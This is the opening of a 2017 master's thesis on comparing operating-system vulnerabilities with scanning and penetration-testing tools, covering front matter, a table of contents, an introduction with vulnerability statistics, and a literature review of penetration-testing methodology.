

**UNIVERSITY OF TURKISH AERONAUTICAL ASSOCIATION
INSTITUTE OF SCIENCE AND TECHNOLOGY**

**COMPARING VULNERABILITIES OF POPULAR OPERATING SYSTEMS USING
WELL KNOWN VULNERABILITY AND PENETRATION TESTING TOOLS**

MASTER THESIS

Ahmed Elstia

ID: 1303667011

Institute of Science and Technology

Information Technology Department

Master Thesis Program

APRIL 2017

**UNIVERSITY OF TURKISH AERONAUTICAL ASSOCIATION INSTITUTE
OF SCIENCE AND TECHNOLOGY**

**COMPARING VULNERABILITIES OF POPULAR OPERATING SYSTEMS
USING WELL KNOWN VULNERABILITY AND PENETRATION TESTING
TOOLS**

MASTER THESIS

Ahmed Elstia

ID:1303667011

**IN PARTIAL FULFILLMENT OF THE REQUIREMENT FOR THE
DEGREE OF MASTER OF SCIENCE IN INFORMATION TECHNOLOGY**

Supervisor: Assist. Prof. Dr. Erhan Mengüsođlu

CO. Supervisor:

Türk Hava Kurumu Üniversitesi Bilimleri Enstitüsü'nün **Ahmed Elstia** numaralı Yüksek Lisans öğrencisi “ **1303667011**” ilgili yönetmeliklerin belirlediği gerekli tüm şartları yerine getirdikten sonra hazırladığı “COMPARING VULNERABILITIES OF POPULAR OPERATING SYSTEMS USING WELL KNOWN VULNERABILITY AND PENETRATION TESTING TOOLS” başlıklı tezini, aşağıda imzaları bulunan jüri önünde başarıyla sunmuştur.

Tez Danışmanı : Yrd.Doç.Dr Erhan Mengüşoğlu

.....

Jüri Üyeleri : Türk Hava Kurumu Üniversitesi
Yrd.Doç.Dr Erhan Mengüşoğlu

.....

: Türk Hava Kurumu Üniversitesi

Yrd.Doç.Dr Oğuz Aslantürk

.....

: Hacettepe Üniversitesi

Yrd.Doç.Dr Ahmed Burak Can

.....

Tez Savunma Tarihi: .04.2017

STATEMENT OF NON-PLAGIARISM PAGE

I hereby declare that all information in this document has been obtained and presented in accordance with academic rules and ethical conduct. I also declare that, as required by these rules and conduct, I have fully cited and referenced all material and results that are not original to this work.



Ahmed Elstia

.04.2017

ACKNOWLEDGEMENTS

I would like to express my sincere gratitude to my supervisor Dr. Erhan Mengusoglu for the continuous support of my Master thesis and related research, for his patience, motivation, and immense knowledge. His guidance helped me in all the time of research and writing of this thesis.



ABSTRACT

Ahmed Elstia

M.S., Information Technology Department

Supervisor: Assist. Prof.Dr. Erhan Mengusoglu

April 2017, 84 pages

The number of computer network attacks today are increasing with the sophisticated attack tools hence, building secure systems is required. The demand for regular penetration testing and vulnerability scanning has become an urgent issue. This thesis focuses on comparing vulnerabilities of popular operating systems using well-known vulnerability and penetration testing tools. Experimental setup of virtual penetration testing environment lab is created on a system using virtualization software. By comparison of the most powerful tools and techniques used today, a successful penetration testing and vulnerability assessment through three phases of processes are implemented. Eventually, the statistical result shows the effective and qualitative tool through the experimental methodology.

Keywords: Penetration Testing, Vulnerability Scanning Tools, popular operating systems.

ÖZ

Ahmed Elstia

Yüksek Lisans, Bilişim Teknolojileri

Tez Danışmanı: Yrd.Doç.Dr.Erhan Mengusoglu

Nisan 2017, 84 sayfa

Bilgisayar ağ saldırıları gelişmiş saldırı araçlarıyla birlikte artış göstermektedir.Sızma testi (penetrasyon testi) ve zafiyet taraması talebi kaçınılmaz bir konun haline gelmiştir.Bu tez, iyi bilinen zafiyet taraması ve Sızma testi (penetrasyon testi) araçlarını kullanarak popüler işletim sistemlerinin zayıf noktalarının karşılaştırılması üzerine kurulmuştur.Sanal sızma testi (penetrasyon testi) çevre laboratuvarının deneysel kurulumu sanal yazılımın kullanılmasıyla sistem üzerinde oluşturulmuştur.Güçlü araçlar ve günümüzde kullanılan tekniklerin karşılaştırılmasıyla, üç işlem evresiyle başarılı sızma testi (penetrasyon testi) ve zafiyet değerlendirilmesi uygulanmıştır.Son olarak istatistik sonuç deneysel metodoloji ile birlikte etkili ve nitel aracı göstermektedir.

Anahtar kelimeler: Sızma testi (penetrasyon testi) , zafiyet taraması araçları,popüler işletim sistemleri.

CONTEXT

STATEMENT OF NON-PLAGIARISM PAGE	ii
ACKNOWLEDGEMENTS	iii
ABSTRACT	iv
ÖZ	v
CONTEXT	vi
TABLE LIST	ix
FIGURE LIST	x
1-INTRODUCTION	1
1.1. Motivation	5
1.2 Problem Statement	6
1.2.1 Purpose of Thesis	6
1.2.2. Significance of Thesis	6
2. RELATED WORK AND LITERATURE SURVEY	8
3. METHODOLOGY AND TECHNIQUES USED	19
3.1 Overview	19
3.1.1.This thesis will go through three phases	20
3.1.1.1.Reconnaissance (Information Gathering) Phase	20
3.1.1.2.Weakness Discovery Phase:.....	20
3.1.1.3.Action Preparation Phase	20
3.2 Network Scanning	21
3.2.1 IP Scan	22
3.2.2 Host Scan and OS Finger Printing	22
3.2.3 Port Scan	23

4. DESIGN AND IMPLEMENTATION OF LAB MODULES	25
4.1 Virtual Lab Environment.....	25
4.2 Experimental Setup	26
4.2.1 Execution First Phase.....	26
4.2.2 Execution of Second Phase.....	31
4.2.2.1 Vulnerability Scanning Tools	31
4.4 Execution of Third Phase	44
4.4.1 Metasploit Tool.....	44
5. DISCUSSION	54
5.1 Discovered System and Potential Vulnerabilities	55
5.1.1 Effectiveness of Scanning Tools.....	55
5.1.2 Nessus Vulnerability Scanning.....	55
5.1.3 OpenVAS Vulnerability Scanning.....	56
5.1.4 Nexpose Vulnerability Scanning	57
5.1.5 Retina Vulnerability Scanning.....	57
6. RESULT FINDING	58
6.1 Vulnerability in DNS Resolution Could Allow Remote Code.....	66
6.1.1 General Information.....	66
6.1.2 The Risk of the Vulnerabilities Appeared	67
6.2 Security Update for SAM and LSAD Remote Protocols.....	67
6.2.1 General information.....	67
6.3 Security Issues	68
7. PREVENTION AND TAKE ACTION	69
7.1 Disabling LLMNR On Computers.....	69

7.2 SMB Signing Disabled.....	71
7.3 Guidelines.....	72
7.4 Recommendation.....	73
8. CONCLUSION.....	75
REFERENCES.....	78



TABLE LIST

Table	Page
Table 4-1.The number of OSs Vulnerability Detected by Scanning Tools	33
Table 4-2.The Number of OSs Vulnerability Detected By Nessus	36
Table 4-3.The Number of OSs Vulnerability Detected by OpenVAS.....	36
Table 4-4.The Number of OSs Vulnerability Detected by Nexpose	37
Table 4-5.The Number of OSs Vulnerability Detected by Retina	37
Table 4-6.Kind of Critical Vulnerability.....	40
Table 4-7.Kind of High Severity Vulnerability	41
Table 4-8.Kind of Medium Severity Vulnerability	42
Table 4-9.Kind of Low Severity Vulnerability	42
Table 4-10.The Average of OSs Vulnerability Detected by Scanning Tools	43
Table 6-1.Classification of Vulnerability Discovered by Scanning Tools	59
Table 6-2.Microsoft Operating System Vulnerability	62
Table 6-3.Linux Operating Systems Vulnerability	63
Table 6-4.Popular Operating System Vulnerability.....	64
Table 6-5.Classification of Vulnerability Discovered by Scanning Tools	66

FIGURE LIST

Figure	Page
Figure 1.1.The Number of Vulnerabilities 2010-2014 (NVD, 2014)	2
Figure 1.2.Data Breach Incidents by Type (ITRC, 2015).....	3
Figure 1.3.Numbers of Vulnerabilities Meeting Specified Limitation of Microsoft ...	4
Figure 1.4.Most Vulnerable Software In 2014	5
Figure 2.1.Penetration Testing Process	14
Figure 2.2.Penetration Testing Chart	15
Figure 2.3.Penetration Testing Methodology.....	16
Figure 3.1.The Methodology Process of Penetration Testing.....	21
Figure 3.2.Ping Sweep between Hacker and Victim Devices.....	24
Figure 4.1.Penetrations Testing Virtual Lab	25
Figure 4.2.The Number of OSs Vulnerability Detected by Scanning Tools	33
Figure 4.3. The Number of Operating Systems Vulnerability Detected by Nessus ..	34
Figure 4.4.The Number of Operating Systems Vulnerability Detected by OpenVAS	34
Figure 4.5.The Number of Operating Systems Vulnerability Detected by Nexpose.	35
Figure 4.6.The Number of Operating Systems Vulnerability Detected by Retina	35
Figure 4.7.Classification of OSs Vulnerability by Severity (Nessus).....	38
Figure 4.8.Classification of OSs Vulnerability by Severity (OpenVAS)	38
Figure 4.9.Classification of OSs Vulnerability by Severity (Nexpose).....	39
Figure 4.10.Classification of OSs Vulnerability by Severity (Retina).....	39
Figure 4.11.The Average of OSs Vulnerability Detected by Scanning Tools	43
Figure 4.12.Windows XP sp2 (Wiew)	44
Figure 6.1.Critical Severity Vulnerability Discovered by Scanning Tools	59
Figure 6.2.High Severity Vulnerability Discovered by Scanning Tools	60
Figure 6.3.Medium Severity Vulnerability Discovered by Scanning Tools	60
Figure 6.4.Low Severity Vulnerability Discovered by Scanning Tools	61
Figure 6.5.Info Vulnerability Discovered by Scanning Tool.....	61

Figure 6.6. Microsoft Operating Systems Vulnerability	63
Figure 6.7. Linux Operating Systems Vulnerability	64
Figure 6.8. Popular Operating Systems Vulnerability	65
Figure 7.1. Turn off Multicast Name Resolution	70



1.INTRODUCTION

With the rapid improvement of computer network technology, the protection of the computer network becomes increasingly important; also the development of Internet technology and computer network increasingly changes people's lives and the way they work. In the development of quick popularization of a computer network, hidden risk of computer security become gradually notable. This requires strong measures to be taken to ensure the safety of the network. The computer network security refers to the use of network management to control and take technical measures to ensure data privacy in the network environment. The fact that computer networks are open and internationally shared, makes them vulnerable (Li, 2012).

Vulnerability can come as a fault, weak point or even an error in the system that can be broken by an attacker who targets to change the ordinary behavior of the system. Number of vulnerabilities increases with increasing number of software systems. Additionally, as most of the systems are exposed to multiple users and to the internet, it is just a matter of time before someone can make an attack that results in unpredicted damages and cost. Generally, the goal of an attacker is to gain some privileges in the system to take control of it or to achieve valuable information for his own benefit. Then it is crucial for the developers as well as users to be aware of vulnerabilities and their detection and prevention (Jimenez et al, 2009).

Data Breach Investigations Report released in 2015 concludes that cyber-security attacks are becoming ever more complicated; however, many hackers still rely on decades-old tools and techniques such as phishing and hacking.

According to the 2015 report, 70% of the attacks use a combination of these techniques and includes a secondary victim, adding sophistication to their breach.

Another troubling issue stated in this report is that lots of existing vulnerabilities stay open, mostly because security patches that have long been available have never been

implemented. Indeed, a majority of the vulnerabilities arise from a breach that exists since 2007 (DBIR, 2015).

More importantly, new vulnerabilities come up daily because of software errors, poor configuration of applications, and human errors. When exposed, these vulnerabilities can result in unpredicted program behavior, illegal network access, privacy violations, and broken up business operations. Once the data is classified as critical, automating the analysis of the vulnerabilities will allocate remediation efforts to focus on critical risks rather than time-consuming low-risk assets (Steel and Nagappan, 2006).

In addition, 7,038 latest security vulnerabilities were added to the NVD database in 2014. This indicates that an average of 19 new vulnerabilities appear daily. This rate is considerably higher than 2013 and is steadily rising over the past few years.




Figure 0.1. The Number of Vulnerabilities 2010-2014 (NVD, 2014)

24% of these vulnerabilities are classified as high risk. This percentage is lower than in 2013, however, the total number of high security vulnerabilities has increased compared to the year 2013 (NVD, 2014).

The ITRC (Identity Theft Resource Centre) 2015 breach list states that close to 40% of the total number of breaches are registered in 2015, an increase of 8.1% compared to 2014.

Hacking attempts increased by 37.9% in 2015, 8.4% more compared to 2014. This was followed by employee error/negligence category that increased by 14.9%, more than twice the 7.2% rate as it was first declared in 2012.




Figure 0.2. Data Breach Incidents by Type (ITRC, 2015)

Figure 1.3 below shows a common point of a Microsoft vendor vulnerability statistics. Utilize it to diagram and outline vulnerabilities found inside an item or to chart and graph sets of vulnerabilities containing specific attributes e.g. remotely exploitable buffer overflows.




Figure 0.3. Numbers of Vulnerabilities Meeting Specified Limitation of Microsoft

The Common Vulnerabilities and Exposures (CVE) report highlights the most vulnerable software applications. Application vulnerability can be defined as shortcomings in an application that may be misused jeopardize the security of the application. Once a hacker discovers an application vulnerability and figures out how to make use of it, he has the possibility to exploit the application vulnerability. Figure 1.4 shows the most vulnerable software in the year 2014.




Figure 0.4. Most Vulnerable Software in 2014

Most security reports state that the risk of vulnerability is getting worse for the last 3 years and the possibility of penetrating computer network systems is getting higher. In order to mitigate the risks, the main threats that the computer network security is facing should be analysed, some procedures should be executed and effective actions should be taken against the danger to the current network security.

This thesis deals with penetration testing techniques and vulnerability scanning tools to investigate and improve vulnerability detection. It also discusses the methods to mitigate the potential attacks by clarifying weaknesses and provides recommendations to improve counter-measure techniques.

1.1. Motivation

The costs incurred by late detection of security vulnerabilities are considerably higher than those that are detected early. Hence, vulnerabilities should be identified as early as possible in the progress lifecycle. Unfortunately, majority of the code

developed come from software developers that lack software security expertise. Many tools and techniques have been developed to discover vulnerabilities. Not all the techniques are the same, so developers should decide by themselves which of these tools and techniques they would utilize (Austin and Williams, 2011).

1.2. Problem Statement

1.2.1. Purpose of Thesis

The main purpose of this thesis is to compare vulnerabilities of popular operating systems using well-known vulnerability and penetration testing tools. An overview of the best practices in mitigation of the known attacks as well as recommendations on how to prevent these attacks will also be provided. The procedure consists of an active test process to check the system for any existing or potential vulnerability that may result from inappropriate system configurations, human errors, and software flaws. It tries to put forward offensive and defensive security measures against the attacker and defend the computer network in an effective way.

1.2.2. Significance of Thesis

As attack tool developers use more advanced techniques and become harder to be discovered and detected, relying only on a firewall, vulnerability scanner, antivirus programs, intrusion detection or prevention techniques are not sufficient to protect the systems under attack. Hacking tools and techniques turn out to be much complicated and sophisticated.

This work proposes to take an important step forward for the following:

Increase the security of the computing resources being tested; Determine the weakness in the popular operating systems; Focus on methodologies and approaches to analyse the system for security that leads to protect the system against external threats, this will help users to secure their system; Describe penetration testing techniques and tools for users.

Finally, the results of this study will help identify potential vulnerabilities in the operating systems and ways to patch them up.



2. RELATED WORK AND LITERATURE SURVEY

Information security plays an important role in the success of today's businesses. Unfortunately, due to rapid and continuous increase of computer usage and the growing number of hackers, the standard information security techniques and tools such as intrusion detection, prevention systems, firewalls, VPNs etc. are not sufficient to guarantee the safety of a company's information systems. Undoubtedly hackers are equipped with powerful tools. Using penetration testing turns out to be one of the best strategies to defend against hackers (Kang et al, 2016).

Ramesh and Gupta (2015) conclude that security of the information technology became the essential significant factor of human life. The advances in the computer systems, internet and the web applications have made people more dependent on computers than ever before. There have been difficulties of providing a protected environment comprising a successful network security strategy that helps to identify threats and then selects the most effective sets of tools to mitigate them in such a way that the victim will be able to decrease the probability of incidents. The main goal of penetration testing is to effectively identify low or high potential vulnerabilities existing in the network system and then come up with practical solutions to manage such weaknesses.

Due to the wide use of information technology and the widespread of the Internet, many companies rely entirely on computer networks and have become vulnerable to the risk of hacker attacks. Penetration testing is commonly used to help ensure the security of such networks. By utilizing penetration testing, analysers detect vulnerabilities by reproducing attacks on a target system. To carry out this efficiently, testers rely on automated techniques that collect information about the target and analyse the network's response to determine whether an attack was successful (Halfond et al, 2011).

Moreover, according to Bacudio et al (2011), security is one of the main issues of information systems. The rising connectivity of computer networks through the

internet, the increasing expanding of systems, and the comprehensive growth of the range and complexity of these systems have made software security a bigger problem than ever before. Additionally, it is a business essential to effectively protect an organization's information systems and be prepared to provide measures against the risks the organization may face. To try to mitigate the security issues, security experts have developed a variety of security assurance methods including penetration testing.

In the last couple of decades, as the usage of internet applications emerged, many organizations have faced real challenges in securing their systems against web hacking attempts, however, vulnerability scanning and penetration testing techniques helped them to discover their own security weaknesses. Unfortunately, these discovered security weaknesses could also be used by attackers to attack vulnerable systems (Shinde and Ardhapurkar, 2016).

Nevertheless, the significance of security plays a great role in penetration testing. The major areas of penetration testing are operating systems, applications, data storage, and networks. It should be a continuous effort to secure the web applications from malicious access. Penetration testing involves testing a web application that is running remotely, with the purpose of finding probable vulnerabilities. The better approach to apply penetration testing is to make a series of practical tests that run through all of the distinct weaknesses and vulnerabilities (Reddy and Yalla 2016).

Moreover, network security has the important task of uncovering the causes of network threats through security measurement. Penetration testing is a branch of the security evaluation, which originates from network security and defence technology. It is used to provide the security network configuration and protection technologies, and shield them against attacks and protect from leaking confidential information. This analysis method of network attack has been regularly applied in various fields by network administrators (Zhao et al, 2015).

Cyber crimes have become the major threat to the business world and the economy. The extend of damage is increasing every day and many institutions and companies have become the victims of attacks or data breaches performed by black hats. Hence companies are searching for best practices to defend their systems and critical information. The most popular way is to investigate their system via penetration tests performed by qualified ethical teams that can proactively protect information systems (Stefinko et al, 2016).

The number of security attacks is growing on a daily basis. The hackers are becoming more and more powerful. To save our systems from attack, we have to keep our systems virtually weakness-free. A weakness is the backdoor for the hackers. These weaknesses may arise from a software bug, poor configuration or a combination of them. These errors create vulnerabilities in the system. Hackers exploit these weaknesses to get access to the systems. Penetration testing can be used as a defence technology tool that help discover vulnerabilities of the systems (Goel et al, 2016).

Accessing a computer network without credentials requires that vulnerabilities exist in the network and those vulnerabilities are known. Any network that an attacker can connect will definitely have some kind of vulnerability. The main purpose network security is to attempt to avoid vulnerability while still allowing the network to perform its functions smoothly (Ritchey, 2001).

The vulnerability can be defined as a fault or bug that allows an external individual to directly or indirectly control the system, applications, and data (Steel and Nagappan, 2006).

Statistical analysis states that the major causes of vulnerabilities are erroneous input validation, erroneous access confirmation, configuration errors and errors pertaining to the design of the system. The origin of vulnerabilities arising from erroneous access confirmation are logical errors in the access verification or inability to authenticate the user.

The flaws make it possible for the hacker bypass the access control, and then lead to unauthorized access (O. Foundation, 2010).

These flaws or errors normally translate into security vulnerabilities. If exploitable errors exist in a system, even if the errors have not been detected by the hackers yet, they still make a potential for network breach. The worst probable situation for the security of a network is for a hacker to discover a security flaw in the software that the network relies on before the network administrators can do. The report reveals that 44% of breaches are due to known vulnerabilities that are two to four years old. (HP cyber risk report, 2015).

In addition, even well-administered networks are vulnerable to some level of attack since absolute mitigation of the risk is probably equivalent to disconnecting the network, which is not a decision for most companies and organizations. One of the tricky tasks that a security administrator faces is to analyze his or her organization's networks for vulnerability to attack and, as obligatory, to adjust the network so that it becomes sufficiently protected. Penetration testing is a typical mechanism for carrying out this analysis, but penetration testing is expensive, labor intensive, and often imperfect. Thus, there is significant interest in automating some aspects of penetration testing (Jajodia et al, 2005).

Penetration testing is a way to replicate the mechanisms that an attacker might use to circumvent security controls and gain access to an organization's systems. It is more than running scanners, automated tools and then writing a report (SANS Institute).

Penetration testing is the simulation of hacker behaviour to identify the security holes of the system under investigation. The objective of this test is to scan, under extreme conditions, the behaviour of the systems, networks, or client devices, in order to identify their weaknesses and vulnerabilities (Denis et al, 2016). "Penetration testing is an important subject that IT administrators should be aware of. With the internet growing every day, the computer security field has become a very challenging topic not only for the companies but also for regular users". (p. 5).

Penetration testing is an approach to how to enhance and build up information system security; it certainly does not confirm that the system is fully secure and not completely prone to hacker attacks. Penetration testing should be aware of publicly identified security issues (Allen et al, 2014).

Penetration testing is a process that takes a long time and integrates different mechanisms (security instructions, protocols, best practices, vulnerability databases, techniques, tools, recommendations, and guidelines) to estimate computer system and network weaknesses and vulnerabilities. Its fundamental objective is to perceive security weaknesses by means of strategies and activities that are generally utilized by malicious attackers (Antunes et al, 2011).

Penetration testing is one of the oldest methods for estimating the security of a computer system. This strategy is used to show the security weaknesses in computers and to initiate projects in an effort to make more secure systems. Penetration testing is increasingly utilized by organizations to guarantee the security of information systems and services so that security weaknesses or vulnerability can be patched before they get exploited. (Jajodia et al., 2005).

Penetration testing is one of the crucial techniques that is required for all businesses. The increasing of cyber attacks and computer crimes in the past few years made the penetration testing one of the most popular and recommended techniques of network security. The penetration test has become popular amongst the most prominent and suggested procedures for system security. Moreover, the penetration testing can perceive weaknesses and dangers that the attacker can utilize (Buthaina, 2016).

As there are many penetration testing methodologies available, it could be sometimes difficult to choose the right one. The more experienced penetration tester is the one who has better knowledge about the tested environment and makes more accurate choice of appropriate methodologies. There are a lot of penetrations testing approaches and an apprentice analyser can overlook conceivable agents of current and present day penetration testing systems (Holik et al 2014).

Gupta (2014) describes the advantages, benefits, strategies and the methodology of penetration testing. He defines penetration testing as a chain of actions used to sort and exploit security vulnerabilities. It checks or identifies the value of the security process that has been implemented. The approach used to conduct penetration testing generally involves test preparation and test analysis. The test phase involves the following basic steps: Information gathering stage, vulnerability scanning stage, and vulnerability exploiting stage.

The author here added that the penetration testing is not just the serial implementation of automated tools and extraction of technical reports as it is frequently viewed. It should give an unmistakable and adequate bearing on the best way to secure an association's data and data systems from real attacks. One key factor in the success of penetration testing is its implicit methodology. A precise and logical approach should be utilized to effectively record a test and prepare reports for various administrative levels within the enterprise. It should not be prohibitive to empower the analyser to completely investigate his intuitions. Generally, penetration testing has three phases: test preparation, testing, and test analysis (Bacudio et al, 2011).




Figure 0.1. Penetration Testing Process

The testers should follow a comprehensive approach to present the test results. One of the most important parts of the test analysis phase is the preparation of remediation that includes all the vulnerabilities discovered. The final report should possess sufficient detail and direction to allow the remediators replicate the measures when a real attack occurs.

Farkhod suggested a chart used to achieve the target of penetration testing. The authors argue that if a tester has no methodology to use in his test, then that might result to incomplete testing, time-consuming, and waste of effort. Without a methodology, the testers might get lost. Generally, there are several methodologies

available, but to choose the best one depends on the testers themselves (Farkhod et al., 2009).

